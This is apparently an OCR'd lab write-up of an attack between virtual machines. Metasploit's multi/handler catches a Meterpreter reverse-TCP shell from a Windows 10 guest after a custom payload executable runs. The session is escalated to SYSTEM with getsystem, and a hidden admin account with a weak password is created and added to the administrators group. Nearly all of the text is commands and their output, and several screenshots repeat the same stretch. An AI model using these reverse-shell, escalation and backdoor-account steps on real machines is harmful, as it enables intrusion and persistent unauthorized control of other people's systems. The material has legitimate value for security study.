


```
4.0K -rw-r-----  1 ammaruddin ammaruddin    5 Oct 29 22:56 .vboxclient-seamle
ss-tty7-service.pid
4.0K -rw-r-----  1 ammaruddin ammaruddin    5 Oct 29 22:56 .vboxclient-vmsvga
-session-tty7-control.pid
8.0K -rw-------  1 ammaruddin ammaruddin 5.8K Oct 29 23:02 .xsession-errors
8.0K -rw-------  1 ammaruddin ammaruddin 5.8K Oct 29 22:51 .xsession-errors.o
ld
 12K -rw-r--r--  1 ammaruddin ammaruddin  11K Sep 18 23:55 .zshrc
4.0K drwxr-xr-x  3 ammaruddin ammaruddin 4.0K Oct 27 01:47 Desktop
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct  2 16:39 Documents
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct 19 15:42 Downloads
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct  2 16:39 Music
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct  2 16:39 Pictures
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct  2 16:39 Public
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct  2 16:39 Templates
4.0K drwxr-xr-x  2 ammaruddin ammaruddin 4.0K Oct  2 16:39 Videos
   0 -rw-r--r--  1 ammaruddin ammaruddin    0 Oct 28 10:17 shell.bat
4.0K -rw-r--r--  1 ammaruddin ammaruddin  507 Oct 29 02:25 shell.hta
   0 -rw-r--r--  1 ammaruddin ammaruddin    0 Oct 29 14:11 shellnew.bat
4.0K -rw-r--r--  1 ammaruddin ammaruddin  324 Oct 29 14:12 shellnew.hta
 76K -rw-r--r--  1 ammaruddin ammaruddin  73K Oct 29 14:10 staged.exe
 76K -rw-r--r--  1 ammaruddin ammaruddin  73K Oct 28 10:24 staged1.exe
248K -rw-r--r--  1 ammaruddin ammaruddin 245K Oct 29 03:20 staged123.exe
 76K -rw-r--r--  1 ammaruddin ammaruddin  73K Oct 29 14:55 stagedfinal.exe
 76K -rw-r--r--  1 ammaruddin ammaruddin  73K Oct 29 14:10 stagednew.exe
 76K -rw-r--r--  1 ammaruddin ammaruddin  73K Oct 29 14:44 stagednew1.exe
 76K -rw-r--r--  1 ammaruddin ammaruddin  73K Oct 28 10:16 stageless.exe
248K -rw-r--r--  1 ammaruddin ammaruddin 245K Oct 29 22:39 stagelessfinal.exe
248K -rw-r--r--  1 ammaruddin ammaruddin 245K Oct 29 23:01 stagelessfinalnew.
exe
248K -rw-r--r--  1 ammaruddin ammaruddin 245K Oct 29 14:11 stagelessnew.exe
```


This is the final payload I used, stagelessfinalnew.exe




```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost [redacted]
lhost ⇒ [redacted]
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on [redacted]
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 1[redacted]
05
[*] Meterpreter session 2 opened (1[redacted] → [redacted]) a
t 2023-10-29 23:07:56 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  2         meterpreter x86/win      WIN\vboxuser @ WIN    [redacted]:443 → 1
            dows                                           [redacted]:49840 ([redacted]
                                                           [redacted])

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN
OS              : Windows 10 (10.0 Build 22621).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 4864 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22621.2506]
(c) Microsoft Corporation. All rights reserved.
```



```
  --  ----  ----            ----------          ----------
  2         meterpreter x86/win  WIN\vboxuser @ WIN  [redacted]
            dows

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN
OS              : Windows 10 (10.0 Build 22621).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 4864 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22621.2506]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
whoami
nt authority\system

C:\Windows\System32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
--
Administrator            DefaultAccount           Guest
vboxuser                 WDAGUtilityAccount
The command completed with one or more errors.


C:\Windows\System32>net user adminam3033id P@ssw0rd /ad
net user adminam3033id P@ssw0rd /ad
The command completed successfully.


C:\Windows\System32>net localgroup administrators adminam3033id /ad
net localgroup administrators adminam3033id /ad
The command completed successfully.
```


kali vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
2023-10-29
10:32 PM
ammaruddin@kali: ~
File Actions Edit View Help

```
C:\Windows\System32>net localgroup
net localgroup

Aliases for \\WIN

-------------------------------------------------------------------------------
--
*Administrators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Performance Log Users
*Performance Monitor Users
*Remote Management Users
*System Managed Accounts Group
*Users
The command completed successfully.


C:\Windows\System32>net user adminam3033id password /add
net user adminam3033id password /add
The account already exists.

More help is available by typing NET HELPMSG 2224.


C:\Windows\System32>net localgroup adminam3033id
net localgroup adminam3033id
System error 1376 has occurred.

The specified local group does not exist.


C:\Windows\System32>net localgroup users
net localgroup users
Alias name     users
Comment        Users are prevented from making accidental or intentional syst
em-wide changes and can run most applications

Members

-------------------------------------------------------------------------------
--
adminam3033id
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
```



```
C:\Windows\System32>net localgroup users
net localgroup users
Alias name     users
Comment        Users are prevented from making accidental or intentional syst
em-wide changes and can run most applications

Members

-------------------------------------------------------------------------------
--
adminam3033id
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
vboxuser
The command completed successfully.


C:\Windows\System32>
```